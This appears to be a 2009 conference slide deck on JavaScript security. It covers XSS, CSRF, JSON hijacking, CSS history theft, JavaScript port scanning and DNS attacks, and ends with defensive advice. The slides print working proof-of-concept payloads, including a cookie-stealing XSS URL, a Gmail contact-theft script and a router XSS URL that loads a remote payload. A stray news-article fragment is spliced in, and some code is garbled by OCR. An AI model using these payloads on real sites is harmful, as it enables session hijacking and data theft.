causata

JavaScript Security

John Graham-Cumming

Living in a powder keg and giving off sparks

- JavaScript security is a mess
- The security model is outdated
- Key examples
- Attacking DNS to attack JavaScript
- What are we going to do?

The JavaScript Sandbox

- JavaScript security dates to 1995
- Two key concerns:
    - Stop a malicious web site from attacking your computer
    - Stop a malicious web site from interacting with another web site

The Death of the PC

- If all your documents are in the cloud, what good is protecting your PC?
- The JavaScript sandbox does nothing to prevent cloud attacks
- Who cares if a web site is prevented from reading your “My Documents”: it’s empty

The Same Origin Policy

- Scripts running on one page can’t interact with other pages
- For example, scripts loaded by jgc.org can’t access virusbtn.com
- But the Same Origin Policy doesn’t apply to the scripts themselves

<SCRIPT>

- Inline

```
<SCRIPT>
   … do stuff …
</SCRIPT>
```

- Remote

```
<SCRIPT SRC="http://jgc.org/
foo.js">
</SCRIPT>
```

Multiple <SCRIPT> elements

- Scripts get equal access to each other and the page they are loaded from

```
<SCRIPT SRC=“http://google-
analytics/ga.js”></SCRIPT>
<SCRIPT SRC=“http://
co2stats.com/main.js”></
SCRIPT>
```

JavaScript Global Object

- JavaScript is inherently a ‘global’ language
- Variables have global scope
- Functions have global scope
- Objects inherit from a global object

Bad stuff you can do globally

- Different scripts can mess with each other's variables
- Different scripts can redefine each other's functions
- Scripts can override native methods
- Transmit data anywhere
- Watch keystrokes
- Steal cookies
- All scripts run with equal authority

JavaScript is everywhere

- `<SCRIPT>` tags

- Inside HTML elements

```
<a id=up_810112 onclick="return
vote(this)" href="vote?
for=810112&dir=up&by=jgrahamc&auth=3q4&w
hence=%6e%65%77%73">
```

- Inside CSS

```
background-color: expression( (new Date()).getHours()%2 ?
"#B8D4FF" : "#F08A00" );
background-image: url("javascript: testElement.style.color =
'#00cc00';");
```

No mechanism for protecting JavaScript

- Signed JavaScript mechanism available in Netscape Communicator 4.x
- Remember that?

JavaScript Summary

- The security model is for the wrong threat
- The language itself has no security awareness

- Oh, and it’s the most important language for all web sites

Key attacks


- Cross-site scripting
- Cross-site Request Forgery
- JSON Hijacking
- JavaScript + CSS
- Sandbox Holes
- DNS Attacks

Cross-site Scripting (XSS)

- End user injects script via web form or URL which is then executed by other users
- Persistent: stored in database
- Reflected: usually in a URL

- Injected scripts have the same access as all other scripts

XSS Example: Twitter



Application Name:	Oops
Description:	Oh dear.
Application Website:	http://www.davidnaylor.co.uk/" rel="external"

Where's your application's home page, where users can go to download or use it?

Surely that wouldn't work? They must be doing some checks on the URL. Right?

apifail Something profound.
2 minutes ago from Oops

```
<a href="http://www.davidnaylor.co.uk/" rel="external">Oops</a>
```

XSS Example: MySpace

- JS/SpaceHero or Samy Worm
- Automatic friend requests

```
<div
style="background:url('javas
cript:alert(1)')">
```

XSS Example: PHPnuke

- Reflected attack
- Requires social engineering

```
http://www.phpnuke.org/
user.php?
op=userinfo&uname=<script>al
ert(document.cookie);</
script>
```

Script Escalation

- Scripts can load other scripts
- Get a foothold and you can do anything

```
<script id="external_script"
type="text/JavaScript"></
script><script>
document.getElementById('ext
ernal_script').src =
'http://othersite.com/
x.js'</script>
```

Cross-Site Request Forgery

- Hijack cookies to use a session for bad purposes

```
<img src="http://
bank.example/withdraw?
account=bob&amount=1000000&f
or=mallory">
```

- Enhance with JavaScript for complex transactions.

CSRF Example: Google Mail

- Steal authenticated user’s contact

```
http://docs.google.com/data/
contacts?
out=js&show=ALL&psort=Affini
ty&callback=google&max=99999

google ({  Success: true,
Errors: [],  Body: {…
```

CSRF Example: Google Mail

- Full exploit

```
<script type="text/javascript">function
google(data){    var emails, i;    for
(i = 0; i <data.Body.Contacts.length; i+
+) {         mails += "<li>" +
data.Body.Contacts[i].Email + "";    }
document.write("<ol>" + emails + "</
ol>");}</script>

<script type="text/javascript"
src="http://docs.google.com/data/
contacts?
out=js&show=ALL&psort=Affinity&callback=
google&max=99999"></script>
```

JSON Hijacking

- CSRF attack against JSON objects
- Works by redefined the Object constructor in JavaScript

```
<script>
function Object() {
   this.email setter =
captureObject;
}

function captureObject(x) {…
```

JSON Hijacking Example: Twitter

- Could steal the friends' timeline for a user

```
<script>Object.prototype.__de
fineSetter__('user',function(
obj){for(var i in obj)
{alert(i + '=' +
obj[i]);} });</script>

<script defer="defer"
src=https://twitter.com/
statuses/friends_timeline/></
script>
```

Stealing history with JavaScript and CSS

- Use JavaScript to look at the 'visited' color of links

```
function stealHistory() {
for (var i = 0; i < websites.length; i++) {
   var link = document.createElement("a");
   link.id = "id" + i;
   link.href = websites[i];
   link.innerHTML = websites[i];
   document.body.appendChild(link);
   var color = 
document.defaultView.getComputedStyle(link,n
ull).getPropertyValue("color");
document.body.removeChild(link);
if (color == "rgb(0, 0, 255)") {
   document.write('' + websites[i] + '');
}}}
```

Sandbox Holes

- Sandbox not immune to actual security holes
- Most recent was Google V8 JavaScript engine

Google Chrome V8 JavaScript Engine Remote Code Execution Vulnerability
Bugtraq: 36149

No Turing Test in JavaScript

- No way to distinguish between actual click by user and JavaScript click
- Can’t tell whether a user initiated an action or not

Attacking your home firewall

- XSS attack on BT Home Hub to use UPnP to open a port

  http://192.168.1.254/cgi/b/ic/connect/?url=%22%3e%3cscript%20src='http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/payload.xss'%3e%3c/script%3e%3ca%20b=

Port scanning in JavaScript


- Port scan using images

```
var AttackAPI = { version: '0.1', author: 'Petko
Petkov (architect)', homepage: 'http://
www.gnucitizen.org'};AttackAPI.PortScanner =
{};AttackAPI.PortScanner.scanPort = function
(callback, target, port, timeout) { var timeout =
(timeout == null)?100:timeout; var img = new
Image();  img.onerror = function () {  if (!img)
return;  img = undefined;  callback(target, port,
'open'); };  img.onload = img.onerror; img.src =
'http://' + target + ':' +
port;  setTimeout(function () {  if (!img)
return;  img = undefined;  callback(target, port,
'closed'); },
timeout);};AttackAPI.PortScanner.scanTarget =
function (callback, target, ports, timeout){ for
(index = 0; index < ports.length; index+
+)  AttackAPI.PortScanner.scanPort(callback,
target, ports[index], timeout);};
```

DNS Attacks

- Attacks on DNS are real (Kaminsky et al.)
- If you can alter the DNS of one remote JavaScript you can take over the page
- For example, google-analytics.com is on 47% of the top 1,000 web sites.
- 69% of the top 1,000 load a web analytics solution remotely
- 97% load something remotely

Attacking TechCrunch



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Gowalla And Going: A Couple More iPhone Apps To Prove You Own This Town

by MG Siegler on September 24, 2009 5 Comments 81 retweet

Foursquare is the location-based iPhone app getting a lot of love in the press (and from VCs) these days. And while there is no shortage of location social networking apps in the App Store, Foursquare works well on the platform because it's based on the active checking-in to venues, which is perfect since the iPhone doesn't allow apps to run in the background (though Loopt has a workaround). While Brightkite has


TechCrunch and JavaScript

- 18 remotely loaded JavaScripts
  - mediaplex.com, scorecardresearch.com, quantserve.com, ixnp.com, doubleclick.net, googlesyndication.com, crunchboard.com, snap.com, tweetmeme.com, google-analytics.com
- Additional embedded <SCRIPT> tags
- Compromise one, you compromise the entire page

Load scripts via HTTPS to security?

- Tested all major browsers loading a remote script
- Scripts was from a site with an expired certificate for a different domain name

HTTPS won’t save you



Browser	Executed	Indication
Mozilla Firefox 3.5	No	None
Mozilla Firefox 3.0	No	None
Mozilla Firefox 2.0	Not automatically	Asked for consent
Microsoft Internet Explorer 8.0	Not automatically	Asked for consent
Microsoft Internet Explorer 7.0	Not automatically	Asked for consent
Microsoft Internet Explorer 6.0	Not automatically	Asked for consent
Apple Safari 3.2	No	None
Apple Safari 4.0	No	None
Opera 9.6	Not automatically	Ask for consent
Opera 10.0	Not automatically	Asked for consent

What are we going to do?

- Sanitize user input (doh!)
- Don’t just rely on cookies for authentication
- Enforce safe subset of JavaScript
  - CAJA and Adsafe
- Tell people to run NoScript
- Deprecate JavaScript

Sanitize User Input; Escape Output

- It’s not hard!
- Yes, it is…
  - Twitter recently blew it on the application name XSS hole
  - UTF-7 encoding
    ```
    +ADw-script+AD4-
    alert(document.location)+ADw-/
    script+AD4-
    ```
  - All versions of RoR vulnerable to Unicode decoding flaw
- Hard to get right with so many languages in the mix

Don’t just use cookies

- Don’t use GET for sensitive requests
- Use more than cookies in POST
- e.g. add a secret generated for that session to prevent simple CSRF attacks
- e.g. RoR has

```
protect_from_forgery :secret
=>
"12345678901234567890123456789
0..."
```

Safe JavaScript subsets

- Run all third-party code through Adsafe
  - Restricts dangerous JavaScript methods and access to globals
- Or test code with Google CAJA
  - Design to allow widgets to interact safely on pages like iGoogle

Causata's small contribution

- jsHub: web-site tagging done right
  - Open Source
  - Secure
  - One Tag to Serve Them All

- http://jshub.org/

NoScript

- Mozilla Firefox plug-in that allows fine grained control of which scripts can run on which pages
- An application firewall for JavaScript
- Advanced users only!

Deprecate JavaScript

- It’s not too late. Let’s start again with a language built for security and for the web

  Ripley: I say we take off and nuke the entire site from orbit. It's the only way to be sure.
  Burke: Ho-ho-hold on, hold on one second. This installation has a substantial dollar value attached to it.
  Ripley: They can bill me.

Conclusion

- The combination of a move to the cloud and a 14 year old security environment scares me
- This problem has to be addressed
- Very hard for end-users to mitigate the risks